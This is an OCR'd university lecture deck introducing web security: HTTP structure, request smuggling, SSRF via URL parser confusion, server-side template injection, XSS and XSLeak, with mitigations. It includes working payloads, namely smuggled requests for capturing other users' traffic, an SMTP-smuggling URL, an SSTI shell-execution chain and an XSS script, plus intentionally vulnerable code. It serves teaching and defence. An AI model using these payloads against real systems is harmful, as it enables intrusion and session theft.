Introduction to Web Security

Stefano Pessotto

3 June 2024

University of Udine

Table of contents

HTTP


HyperText Transfer Protocol

HTTP is a stateless protocol designed to distribute hypermedia content in a client-server model, and is now the standard application-level protocol used in Web Applications.

HyperText Transfer Protocol

HTTP is a stateless protocol designed to distribute hypermedia content in a client-server model, and is now the standard application-level protocol used in Web Applications.

- identifies resources with **URLs**



HyperText Transfer Protocol

HTTP is a stateless protocol designed to distribute hypermedia content in a client-server model, and is now the standard application-level protocol used in Web Applications.

- identifies resources with **URLs**
- based on **TCP/IP** or **QUIC**

HyperText Transfer Protocol

HTTP is a stateless protocol designed to distribute hypermedia content in a client-server model, and is now the standard application-level protocol used in Web Applications.

- identifies resources with **URLs**
- based on **TCP/IP** or **QUIC**
- **request-response** protocol in a client-server model

HyperText Transfer Protocol

HTTP is a stateless protocol designed to distribute hypermedia content in a client-server model, and is now the standard application-level protocol used in Web Applications.

- identifies resources with **URLs**
- based on **TCP/IP** or **QUIC**
- **request-response** protocol in a client-server model
- extended with TLS/SSL in HTTPS

HyperText Transfer Protocol

HTTP Request

```
GET / HTTP/1.1
Host: www.madrhacks.org
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.155
↪ Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,;q=0.8
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive


```

HTTP Response

```
HTTP/2 200 OK
Server: GitHub.com
Content-Type: text/html; charset=utf-8
Last-Modified: Sun, 24 Mar 2024 20:28:29 GMT
Access-Control-Allow-Origin: *
Cache-Control: max-age=600
X-Proxy-Cache: MISS
Content-Length: 17669

....
```

HyperText Transfer Protocol

Each HTTP message is composed of three blocks:

1. Request/Status line
2. Headers
3. Body

HTTP Request

```
POST /upload?format=json&hasfast=true HTTP/2
Host: www.madrhacks.org
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.155
↪ Safari/537.36
Cookie: session=dW5hIGJhbGJldHRhbnRlIGJhbWJvY2Npb25hIGJhbmRhIGRpIGJhYmJ1aW5p;
Content-Type: application/json
Content-Length: 854
....

{
  "data": [
    ...
  ]
}
```

HyperText Transfer Protocol

Each HTTP message is composed of three blocks:

1. Request/Status line:
   - Request method (GET, POST, PUT, ...) + Path
   - Response status (1xx, 2xx, 3xx, 4xx, 5xx)

Request Line

```
POST /upload?format=json&hasfast=true HTTP/2
```

Status Line

```
HTTP/2 200 OK
```

HyperText Transfer Protocol

Each HTTP message is composed of three blocks:

1. Request/Status line
2. Headers: are of the form *`Name: value`* and contain information about the client and the request
    - *`Host`* is mandatory
    - *`Content-Type`* and *`Content-Length`*/*`Transfer-Encoding`* are mandatory when a body is present
    - *`Cookie`* is used to keep a session between the requests

HyperText Transfer Protocol

Each HTTP message is composed of three blocks:

1. Request/Status line
2. Headers
3. Body: separated with a newline from the rest of the request and contains the data we want to send to the server.

Body with known length

```
...
Content-Type: application/json
Content-Length: 100
...

[
  { "id": 1, "data": "hello" },
  { "id": 2, "data": "world" }
]
```

Body with chunks

```
...
Content-Type: text/plain
Transfer-Encoding: chunked
...

11
Hello World
0

```


Web Servers

The web is made of multiple nodes - usually called servers - that provide services to the clients using the HTTP protocol. When a server is compromised, several attacks can be made in order to

- Steal user data/company data from the server
- Inject code to take control of the server
- Steal cryptographic keys
- Access the internal network
- ...

Web Servers

The server side can include multiple components: exploitation may require to bypass multiple security levels!



Web Clients

Web clients - usually called browsers - are programs used to view and interact with web pages. Client security is fundamental, and browsers implements the following security mechanism to protect users:

Web Clients

Web clients - usually called browsers - are programs used to view and interact with web pages. Client security is fundamental, and browsers implements the following security mechanism to protect users:

- Cookie policies and restriction
  Defines if cookies can be **accessed** by JavaScript and in which **context** they have to be sent, based on the domain and the protocol of the request

Web Clients

Web clients - usually called browsers - are programs used to view and interact with web pages. Client security is fundamental, and browsers implements the following security mechanism to protect users:

- Cookie policies and restriction
- Content-Security-Policy
  Enforce a set of **directive**, given by the server, that aims to protect the client from **cross-site scripting** (code injection)

Web Clients

Web clients - usually called browsers - are programs used to view and interact with web pages. Client security is fundamental, and browsers implements the following security mechanism to protect users:

- Cookie policies and restriction
- Content-Security-Policy
- Cross-Origin-Resource-Sharing
  Enforce a set of **directive**, given by the server, that aim to protect the client from **cross-site request forgery** (unwanted actions)

Web Clients

Web clients - usually called browsers - are programs used to view and interact with web pages. Client security is fundamental, and browsers implements the following security mechanism to protect users:

- Cookie policies and restriction
- Content-Security-Policy
- Cross-Origin-Resource-Sharing

Choose your browser wisely and keep it updated!


Abusing specifications

Request smuggling

As we saw, the server is usually made of multiple interacting components

- The user sends the request to a **front-end** server (e.g. a reverse proxy)
- The front-end server serializes the requests and send them to one or more **back-end** servers
- The back-end server reads and parse the requests and generate the response

Request smuggling



Request smuggling

In this scenario, both the front-end and the back-end have to parse the request and **determine the boundaries**: this should be easy, right?

Request smuggling

In this scenario, both the front-end and the back-end have to parse the request and **determine the boundaries**: this should be easy, right?

Problematic request


```
POST / HTTP/1.1
Host: madrhacks.org
....
Content-Type: application/x-www-form-urlencoded
Content-Length: 4
Transfer-Encoding: chunked
Connection: keep-alive

10
GET / HTTP/1.1

0

```

Request smuggling



Exploitation

```
POST / HTTP/1.1
Host: madrhacks.org
...
Content-Type: application/x-www-form-urlencoded
Content-Length: 4
Transfer-Encoding: chunked
Connection: keep-alive

8f
POST /add HTTP/1.1
Cookie: session=nzIZW5sjMvykgwvgaqqbkT1EroTad
Content-Type: application/x-www-form-urlencoded
Content-Length: 150

item=
0

```

Request smuggling

We can use the second request to steal other requests from other users!

Request 1

```
POST / HTTP/1.1
Host: madrhacks.org
...
Content-Type: application/x-www-form-urlencoded
Content-Length: 4
Transfer-Encoding: chunked
Connection: keep-alive

8f
```

Request 2

```
POST /add HTTP/1.1
Cookie: session=nzIZW5sjMvykgwvgaqqbkT1EroTad
Content-Type: application/x-www-form-urlencoded
Content-Length: 150

item=
0
....
```

Request smuggling

TYPE	CRAFTED REQUEST	FRONT END PROXY SERVER	BACK END SERVER
CL! = 0	GET / HTTP/1.1\r\n Host: spidersec.local\r\n Content-Length: 44\r\n GET /test HTTP/1.1\r\n Host: spidersec.local\r\n \r\n	Content-Length is checked.	Content-Length is not checked.
CL-CL	POST / HTTP/1.1\r\n Host: spidersec.local\r\n Content-Length: 8\r\n Content-Length: 7\r\n 12345\r\n a	Content-Length is 8 here.	Content-Length is 7 here.
CL-TE	POST / HTTP/1.1\r\n Host: spidersec.local \r\n Connection: keep-alive\r\n Content-Length: 6\r\n Transfer-Encoding: chunked\r\n \r\n 0\r\n \r\n G	Processed the Request header Content-Length	Processed the Request header Transfer-Encoding
TE-CL	POST / HTTP/1.1\r\n Host: spidersec.local\r\n Content-Length: 4\r\n Transfer-Encoding: chunked\r\n \r\n 12\r\n GPOST / HTTP/1.1\r\n \r\n 0\r\n \r\n	Processes the Request header Transfer-Encoding	Processed the Request header Content-Length
TE-TE	POST / HTTP/1.1\r\n Host: spidersec.local\r\n Content-length: 4\r\n Transfer-Encoding: chunked\r\n Transfer-encoding: cow\r\n \r\n 5c\r\n GPOST / HTTP/1.1\r\n Content-Type: application/x-www-form-urlencoded\r\n Content-Length: 15\r\n \r\n x=1\r\n 0\r\n \r\n	Accepts Transfer-Encoding header. Obfuscation is used not to process the header.	Accepts Transfer-Encoding header. Obfuscation is used not to process the header.

Request smuggling

The vulnerability arises from the fact that HTTP/1 is a textual protocol: there is no concept of **frame** and parsers may behave differently! Solution:

- Use **HTTP/2** or **HTTP/3**: **HTTP/2** introduces streams, messages and frames
- Avoid **protocol downgrade**

Bit	+0..7	+8..15	+16..23	+24..31
0	Length			Type
32	Flags			
40	R	Stream Identifier		
...	Frame Payload			

Request smuggling

```
HTTP      158 GET / HTTP/1.1

▸ Frame 244: 158 bytes on wire (1264 bits), 158 bytes captured (1264 bits) on interface lo,
▸ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00
▸ Internet Protocol Version 6, Src: ::1, Dst: ::1
▸ Transmission Control Protocol, Src Port: 40260, Dst Port: 80, Seq: 1, Ack: 1, Len: 72
▾ Hypertext Transfer Protocol
  ▾ GET / HTTP/1.1\r\n
    ▸ [Expert Info (Chat/Sequence): GET / HTTP/1.1\r\n]
      Request Method: GET
      Request URI: /
      Request Version: HTTP/1.1
    Host: localhost\r\n
    User-Agent: curl/8.8.0\r\n
    Accept: */*\r\n
    \r\n
    [Full request URI: http://localhost/]
    [HTTP request 1/1]
    [Response in frame: 246]
```

Request smuggling

```
HTTP2     547 HEADERS[1]: GET /

▸ Transmission Control Protocol, Src Port: 34882, Dst Port: 443, Seq: 1876, Ack: 1484, Len
▸ Transport Layer Security
▾ HyperText Transfer Protocol 2
  ▾ Stream: HEADERS, Stream ID: 1, Length 430, GET /
      Length: 430
      Type: HEADERS (1)
    ▸ Flags: 0x25, Priority, End Headers, End Stream
      0... .... .... .... .... .... .... .... = Reserved: 0x0
      .000 0000 0000 0000 0000 0000 0000 0001 = Stream Identifier: 1
      [Pad Length: 0]
      1... .... .... .... .... .... .... .... = Exclusive: True
      .000 0000 0000 0000 0000 0000 0000 0000 = Stream Dependency: 0
      Weight: 255
      [Weight real: 256]
      Header Block Fragment [truncated]: 824186a0e41d139d0987845887a47e561cc5801f4087414
      [Header Length: 742]
      [Header Count: 18]
    ▸ Header: :method: GET
    ▸ Header: :authority: localhost
    ▸ Header: :scheme: https
    ▸ Header: :path: /
    ▸ Header: cache-control: max-age=0
    ▸ Header: sec-ch-ua: "Chromium";v="125", "Not.A/Brand";v="24"
    ▸ Header: sec-ch-ua-mobile: ?0
    ▸ Header: sec-ch-ua-platform: "Linux"
    ▸ Header: upgrade-insecure-requests: 1
    ▸ Header: user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
    ▸ Header: accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
    ▸ Header: sec-fetch-site: none
    ▸ Header: sec-fetch-mode: navigate
```

URL Parser exploit

About SSRF:

- Server Side Request Forgery
- Access internal network
- Bypass firewall

Material based on the research work by Orange Tsai (Blackhat 2017)

URL Parser exploit

Started trying to smuggle some SMTP over HTTP, but SMTP doesn't really like HTTP

```
http://127.0.0.1:25/%0D%0AHELO orange.tw%0D%0AMAIL FROM…
```

```
>> GET /
<< 421 4.7.0 ubuntu Rejecting open proxy localhost [127.0.0.1]
>> HELO orange.tw

Connection closed
```

URL Parser exploit

What about using HTTPS? (What does TLS send in clear?)

Server Name Indication: host sent in clear, so the server can offer multiple certificates (e.g. for a reverse proxy)

URL Parser exploit

What about using HTTPS? (What does TLS send in clear?)

Server Name Indication: host sent in clear, so the server can offer multiple certificates (e.g. for a reverse proxy)

```
https://127.0.0.1 %0D%0AHELO orange.tw%0D%0AMAIL FROM…:25/
$ tcpdump -i lo -qw - tcp port 25 | xxd
000001b0: 009c 0035 002f c030 c02c 003d 006a 0038  ...5./.0.,.=.j.8
000001c0: 0032 00ff 0100 0092 0000 0030 002e 0000  .2.........0....
000001d0: 2b31 3237 2e30 2e30 2e31 200d 0a48 454c  +127.0.0.1 ..HEL
000001e0: 4f20 6f72 616e 6765 2e74 770d 0a4d 4149  O orange.tw..MAI
000001f0: 4c20 4652 4f4d 2e2e 2e0d 0a11 000b 0004  L FROM.........
00000200: 0300 0102 000a 001c 001a 0017 0019 001c  ................
```


```
https://127.0.0.1 %0D%0AHELO orange.tw%0D%0AMAIL FROM…:25/
$ tcpdump -i lo -qw - tcp port 25
>> ...5./.0.,.=.j.8.2.........0...+127.0.0.1
<< 500 5.5.1 Command unrecognized: ...5./.0.,.=.j.8.2..0.+127.0.0.1
>> HELO orange.tw
<< 250 ubuntu Hello localhost [127.0.0.1], please meet you
>> MAIL FROM: <admin@orange.tw>
<< 250 2.1.0 <admin@orange.tw>... Sender ok
```

URL Parser exploit

What is the host address?

Example

```
http://1.1.1.1 &@2.2.2.2# @3.3.3.3/
```



URL Parser exploit

What is the host address?

Example

```
http://1.1.1.1 &@2.2.2.2# @3.3.3.3/
```

- urllib2: 1.1.1.1

URL Parser exploit

What is the host address?

Example

```
http://1.1.1.1 &@2.2.2.2# @3.3.3.3/
```

- urllib2: 1.1.1.1
- requests: 2.2.2.2

URL Parser exploit

What is the host address?

Example

```
http://1.1.1.1 &@2.2.2.2# @3.3.3.3/
```

- urllib2: 1.1.1.1
- requests: 2.2.2.2
- urllib: 3.3.3.3

URL Parser exploit

Parsing URL is hard!

- 2 RFC (RFC2396 & RFC3986)
- Multiple parser implementations
- Different IDNA standards (RFC3490 & RFC5890)

How is this serious?

- Glibc Name Service Switch (gethostbyname, getaddrinfo)
- Protocol smuggling

RCE on GitHub by Orange Tsai

URL Parser exploit

What he found:

Libraries/Vulns	CR-LF Injection			URL Parsing		
	Path	Host	SNI	Port Injection	Host Injection	Path Injection
Python httplib	💀	💀	💀			
Python urllib		💀	💀		💀	
Python urllib2		💀	💀			
Ruby Net::HTTP	💀	💀	💀			
Java net.URL		💀			💀	
Perl LWP			💀	💀		
NodeJS http	💀					💀
PHP http_wrapper				💀	💀	
Wget		💀	💀			
cURL				💀	💀	

URL Parser exploit

What he found:

	cURL / libcurl
PHP parse_url	💀
Perl URI	💀
Ruby uri	
Ruby addressable	💀
NodeJS url	💀
Java net.URL	
Python urlparse	
Go net/url	💀

URL Parser exploit

Securing your application:

- Parse & forget: **do not reuse the input URL**
- Write good **network policies**
- Choose your library wisely & keep them updated

Attacking servers


SSTI

Applications commonly apply design patterns to separate between the application logic and the user interface. In web applications, this is usually done using **template engines**:

- Define the template as an template page (`*.tpl`, `*.html`, `*.xml`, ...)
- Use **special sequence** to mark the dynamic content, such as `{%%}` or `{{}}`
- Apply **filters** on dynamic content, such as `{{content | e}}` to escape HTML
- Substitute data in the template when needed (**server-side**, **client-side** or **edge**)

SSTI

Number of repository on github responding to the TEMPLATE ENGINE search query:



SSTI


Common template engine:

Language	Template Engine
Python	Jinja2, Django
Java	Thymeleaf, Groovy, Jinjava
PHP	Smarty, Twig,
NodeJS	JsRender
Go	html/template
Ruby	ERB
...	...

SSTI

Example of template usage

```
user = session['user']
section = request.args.get("page")
return render_template(templates[section], username=user, page=section)
```



SSTI

Server Side Template Injections abuse the template engine to perform several kind of attacks:

- Information Disclosure
- Cross-Site Scripting
- Privilege Escalation
- Remote Code Execution

SSTI example

```
@app.route("/view", methods=["GET"])
def view():
    content = request.args.get("content")
    ....
    template = """
<html>
    <head>...</head>
    <body>"""

    if session is None or session.get("level") < 1:
        template += "<p>You shouldn't be here!</p>"
    else:
        template += "<p>Welcome back! Here's the post: " + \
            posts[content] + "</p>"

    template += """
    </body>
</html>"""

    return render_template_string(template, user=session.get("user"))
```

SSTI

What if **posts[content]** contains **{{’hello’}}**?

SSTI example

```
content = request.args.get("content")
....
if session is None or session.get("level") < 1:
    template += "<p>You shouldn't be here!</p>"
else:
    template += "<p>Welcome back! Here's the post: " + \
        posts[content] + "</p>"
....
return render_template_string(template, user=session.get("user"))
```

The template content will contain ”**{{’hello’}}**”!

SSTI


We can inject template expressions into the template engine

- **{{'hello'}}** returns the string **hello**

SSTI

We can inject template expressions into the template engine

- **{{'hello'}}** returns the string **hello**
- **{{7*7}}** returns the evaluation of **7*7**



SSTI

We can inject template expressions into the template engine

- **{{'hello'}}** returns the string **hello**
- **{{7*7}}** returns the evaluation of **7*7**
- **{{config.items()}}** returns the environment of the server

SSTI

We can inject template expressions into the template engine

- **{{'hello'}}** returns the string **hello**
- **{{7*7}}** returns the evaluation of **7*7**
- **{{config.items()}}** returns the environment of the server
- **{{''.__class__.__mro__[1].__subclasses__()[407]('payload', shell=True, stdout=-1).communicate()}}** ...

SSTI

How to protect from SSTI?

- Test the codebase with **automated scanners** (tlpmap)

How to protect from SSTI?

- Test the codebase with **automated scanners** (tlpmap)
- Lots of template engine allow to setup a **sandbox** (TEFuzz, CVE-2021-26120)

SSTI

How to protect from SSTI?

- Test the codebase with **automated scanners** (tlpmap)
- Lots of template engine allow to setup a **sandbox** (TEFuzz, CVE-2021-26120)
- **Instruction Set Randomization**: randomize the sequence used to mark dynamic content (provided that it cannot be leaked, obviously)

Attacking Clients


Web clients include a **JavaScript** engine to execute client-side code. JavaScript is standardized in the EcmaScript standard, and is used to interact with the DOM and make the page interactive.

JavaScript example


```
document.addEventListener('DOMContentLoaded', function() {
    var elems = document.querySelectorAll('.carousel');
    var instances = M.Carousel.init(elems, {padding: 300, fullWidth: true, numVisible: 3});
  });
```

XSS


Cross-Site Scripting consists on compromising a vulnerable server so that it returns a malicious JavaScript to the clients.



Example:


localhost:3000/test5?content=<h1>hello</h1>
hello
Inspector
Storage
Console
Debugger
Style E
Search HTML
<html>
<head></head>
<body> scroll
<p></p>
<h1>hello</h1>
<p></p> overflow
</body>
</html>

Example:


localhost:3000/test5?content=<script>alert(document.domain
localhost:3000
localhost
OK
Transferring data from localhost...
Inspector
Storage
Console
Debugger
Style Editor
Network
Search HTML
Filter Styles
:hov .cls
<html>
<head></head>
<body>
<p>
<script>alert(document.domain)</script>
</p>
</body>
</html>
element {
}

XSS

We distinguish between three main types of XSS

1. Reflected XSS
   The payload is embedded in the link and **reflected to the page by the server**: when the victim clicks on the link the code will be executed

XSS

We distinguish between three main types of XSS

1. Reflected XSS
2. Stored XSS
   The payload is **stored on a page of the server**: when the victim access the page the code will be executed

XSS

We distinguish between three main types of XSS

1. Reflected XSS
2. Stored XSS
3. DOM-based XSS
   The payload exploits an **HTML sink to manipulate the page** and deliver the payload

XSS

We distinguish between three main types of XSS

1. Reflected XSS
2. Stored XSS
3. DOM-based XSS

Vulnerable code example

```
window.onload = function() {
    let params = new URLSearchParams(window.location.search);
    let name = params.get('name');

    let messageElement = document.getElementById('welcome-message');
    if (name) {
        messageElement.innerHTML = `Welcome \${name}!`;
    }
};
```

XSS

What can we do with XSS?

- **Read data** on the page

XSS

What can we do with XSS?

- **Read data** on the page
- Force the user to perform **unwanted operations**

XSS

What can we do with XSS?

- **Read data** on the page
- Force the user to perform **unwanted operations**
- Steal the user's cookies to impersonate them (**Session hijacking**)

XSS

What can we do with XSS?

- **Read data** on the page
- Force the user to perform **unwanted operations**
- Steal the user’s cookies to impersonate them (**Session hijacking**)
- Set the user’s cookies (**Session fixation**)

XSS

How to prevent/mitigate XSS?

- Filter user input
  Sanitize the content using functions, like HTMLENTITIES, or libraries such as DOMPurify. Do not edit the result in any way!

XSS

How to prevent/mitigate XSS?

- Filter user input
- Setup Content Security Policy
  Content Security Policy allows you to specify directive that defines **which are the script that should be executed** in the browser.

XSS

How to prevent/mitigate XSS?

- Filter user input
- Setup Content Security Policy
- Specify Cookie Policies
  Define **which cookies can be accessed by JavaScript** and in which context they should be sent.

XSLeak

XSLeak is a vulnerability class which exploits website interactions to **derive information about the user** (Similar to a side channel attack).
The idea is to use an **oracle** to infer data on the page to bypass a series of protection.

XSLeak

XSLeak is a vulnerability class which exploits website interactions to **derive information about the user** (Similar to a side channel attack).
The idea is to use an **oracle** to infer data on the page to bypass a series of protection.An example of application can be:

1. The website has a search functionality that returns **400** whenever the query is not found

XSLeak

XSLeak is a vulnerability class which exploits website interactions to **derive information about the user** (Similar to a side channel attack).
The idea is to use an **oracle** to infer data on the page to bypass a series of protection.An example of application can be:

1. The website has a search functionality that returns **400** whenever the query is not found
2. We want to leak data from the website

XSLeak

XSLeak is a vulnerability class which exploits website interactions to **derive information about the user** (Similar to a side channel attack).
The idea is to use an **oracle** to infer data on the page to bypass a series of protection.An example of application can be:

1. The website has a search functionality that returns **400** whenever the query is not found
2. We want to leak data from the website
3. We have an XSS on a subdomain without being able to read the response (CORS..)

XSLeak is a vulnerability class which exploits website interactions to **derive information about the user** (Similar to a side channel attack).
The idea is to use an **oracle** to infer data on the page to bypass a series of protection.An example of application can be:

1. The website has a search functionality that returns **400** whenever the query is not found
2. We want to leak data from the website
3. We have an XSS on a subdomain without being able to read the response (CORS..)

We want to abuse the search functionality as an oracle!

XSLeak

We can exploit the behavior of the browser:

- Create a script element
- Set the source to the endpoint with the search query
- If the result is 200, then **onload** event is triggered

XSLeak

We can exploit the behavior of the browser:

- Create a script element
- Set the source to the endpoint with the search query
